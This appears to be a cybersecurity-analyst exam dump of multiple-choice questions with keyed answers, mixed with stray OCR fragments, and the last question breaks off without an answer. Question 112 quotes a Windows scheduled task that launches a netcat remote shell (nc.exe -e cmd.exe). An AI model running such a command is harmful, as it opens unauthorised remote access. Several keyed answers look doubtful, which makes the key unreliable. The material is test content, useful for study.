


Possible Actions:


- NIPS
- WAF
- HIPS
- Secure coding
- Server side validation
- Application whitelisting

Recommended Solutions:

- Application whitelisting




Audit Failure	2016/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2016/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2016/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon



Possible Actions:

Recommended Solutions:

File isoburner.iso.rar download complete. Seeding...



Possible Actions:

Recommended Solutions:

NEW QUESTION 71
- (Exam Topic 1)
An application development company released a new version of its software to the public. A few days after the release, the company is notified by end users that the application is notably slower, and older security bugs have reappeared in the new release. The development team has decided to include the security analyst during their next development cycle to help address the reported issues. Which of the following should the security analyst focus on to remedy the existing reported problems?

A. The security analyst should perform security regression testing during each application development cycle.
B. The security analyst should perform end user acceptance security testing during each application development cycle.
C. The security analyst should perform secure coding practices during each application development cycle.
D. The security analyst should perform application fuzzing to locate application vulnerabilities during each application development cycle.

Answer: A

NEW QUESTION 74
- (Exam Topic 1)
A reverse engineer was analyzing malware found on a retailer’s network and found code extracting track data in memory. Which of the following threats did the engineer MOST likely uncover?

A. POS malware
B. Rootkit
C. Key logger
D. Ransomware

Answer: A

NEW QUESTION 77
- (Exam Topic 1)
A security analyst received a compromised workstation. The workstation’s hard drive may contain evidence of criminal activities. Which of the following is the FIRST thing the analyst must do to ensure the integrity of the hard drive while performing the analysis?

A. Make a copy of the hard drive.
B. Use write blockers.
C. Run rm –R command to create a hash.
D. Install it on a different machine and explore the content.

Answer: B

NEW QUESTION 79
- (Exam Topic 1)
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Answer: C

NEW QUESTION 82
- (Exam Topic 1)
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Answer: B

NEW QUESTION 83
- (Exam Topic 1)
A technician receives a report that a user’s workstation is experiencing no network connectivity. The technician investigates and notices the patch cable running the back of the user’s VoIP phone is routed directly under the rolling chair and has been smashed flat over time.
Which of the following is the most likely cause of this issue?

A. Cross-talk
B. Electromagnetic interference
C. Excessive collisions
D. Split pairs

Answer: C

NEW QUESTION 87
- (Exam Topic 1)
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Answer: A

NEW QUESTION 92
- (Exam Topic 1)
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.
The company decides that it wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?

A. Port security
B. WPA2
C. Mandatory Access Control
D. Network Intrusion Prevention

Answer: A

NEW QUESTION 95
- (Exam Topic 1)
An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

A. Honeypot
B. Jump box
C. Sandboxing
D. Virtualization

Answer: A

NEW QUESTION 98
- (Exam Topic 1)
A recent vulnerability scan found four vulnerabilities on an organization’s public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Answer: C

NEW QUESTION 103
- (Exam Topic 1)
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled ‘low’ are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. ‘HTTPS’ entries indicate the web page is encrypted securely.

Answer: B

NEW QUESTION 106
- (Exam Topic 1)
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Answer: A


NEW QUESTION 110
- (Exam Topic 1)

A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Answer: C

NEW QUESTION 112
- (Exam Topic 1)
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.
Given the following snippet of code:



```
sc config schedule start auto
net start schedule
at 13:30 ““C:\nc.exe 192.168.0.101 777 -e cmd.exe ””
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Answer: A

NEW QUESTION 115
- (Exam Topic 2)
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor’s laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Answer: E

NEW QUESTION 117
- (Exam Topic 2)
A cybersecurity professional wants to determine if a web server is running on a remote host with the IP address 192.168.1.100. Which of the following can be used to perform this task?

A. nc 192.168.1.100 -1 80
B. ps aux 192.168.1.100
C. nmap 192.168.1.100 –p 80 –A
D. dig www 192.168.1.100
E. ping –p 80 192.168.1.100

Answer: C

NEW QUESTION 118
- (Exam Topic 2)
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Answer: BCD

NEW QUESTION 122
- (Exam Topic 2)
An organization wants to harden its web servers. As part of this goal, leadership has directed that vulnerability scans be performed, and the security team should remediate the servers according to industry best practices. The team has already chosen a vulnerability scanner and performed the necessary scans, and now the team

needs to prioritize the fixes. Which of the following would help to prioritize the vulnerabilities for remediation in accordance with industry best practices?

A. CVSS
B. SLA
C. ITIL
D. OpenVAS
E. Qualys

Answer: A

NEW QUESTION 126
- (Exam Topic 2)
A company invested ten percent of its entire annual budget in security technologies. The Chief Information Officer (CIO) is convinced that, without this investment, the company will risk being the next victim of the same cyber-attack its competitor experienced three months ago. However, despite this investment, users are sharing their usernames and passwords with their coworkers to get their jobs done. Which of the following will eliminate the risk introduced by this practice?

A. Invest in and implement a solution to ensure non-repudiation
B. Force a daily password change
C. Send an email asking users not to share their credentials
D. Run a report on all users sharing their credentials and alert their managers of further actions

Answer: C

NEW QUESTION 131
- (Exam Topic 2)
A malicious user is reviewing the following output: root:~#ping 192.168.1.137
64 bytes from 192.168.2.1 icmp_seq=1 ttl=63 time=1.58 ms 64 bytes from 192.168.2.1 icmp_seq=2 ttl=63 time=1.45 ms root: ~#
Based on the above output, which of the following is the device between the malicious user and the target?

A. Proxy
B. Access point
C. Switch
D. Hub

Answer: A

NEW QUESTION 133
- (Exam Topic 2)
A security analyst wants to scan the network for active hosts. Which of the following host characteristics help to differentiate between a virtual and physical host?

A. Reserved MACs
B. Host IPs
C. DNS routing tables
D. Gateway settings


Answer: A

NEW QUESTION 137
- (Exam Topic 2)
Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:
tftp –I 10.1.1.1 GET fourthquarterreport.xls
Which of the following is the BEST course of action?


A. Continue to monitor the situation using tools to scan for known exploits.
B. Implement an ACL on the perimeter firewall to prevent data exfiltration.
C. Follow the incident response procedure associate with the loss of business critical data.
D. Determine if any credit card information is contained on the server containing the financials.

Answer: C


NEW QUESTION 142
- (Exam Topic 2)
A newly discovered malware has a known behavior of connecting outbound to an external destination on port 27500 for the purpose of exfiltrating data. The following are four snippets taken from running netstat –an on separate Windows workstations:




```
Workstation A:

Proto   Local Address        Foreign Address       State
TCP     10.1.2.3:49321       EXTERNALIP:27500      ESTABLISHED
TCP     10.1.2.3:49321       EXTERNALIP:27500      ESTABLISHED
TCP     10.1.2.3:49323       EXTERNALIP:27500      ESTABLISHED
TCP     10.1.2.3:49324       EXTERNALIP:27500      ESTABLISHED
TCP     10.1.2.3:49325       EXTERNALIP:27500      ESTABLISHED
```



```
Workstation B:

Proto      Local Address          Foreign Address      State
TCP        [::]:135               [::]:0               Listening
TCP        [::]:445               [::]:0               Listening
TCP        [::]:27500             [::]:0               Listening
```



```
Workstation C:

Proto      Local Address          Foreign Address      State
TCP        [::]:135               [::]:0               Listening
TCP        [::]:445               [::]:0               Listening
TCP        [::]:27500             [::]:0               Listening
```



```
Workstation D:

Proto      Local Address          Foreign Address      State
TCP        10.1.2.5:27500         EXTERNALIP2:443      ESTABLISHED
TCP        10.1.2.5:27501         EXTERNALIP2:443      ESTABLISHED
TCP        10.1.2.5:27502         EXTERNALIP2:443      ESTABLISHED
```

Based on the above information, which of the following is MOST likely to be exposed to this malware?

A. Workstation A
B. Workstation B
C. Workstation C
D. Workstation D

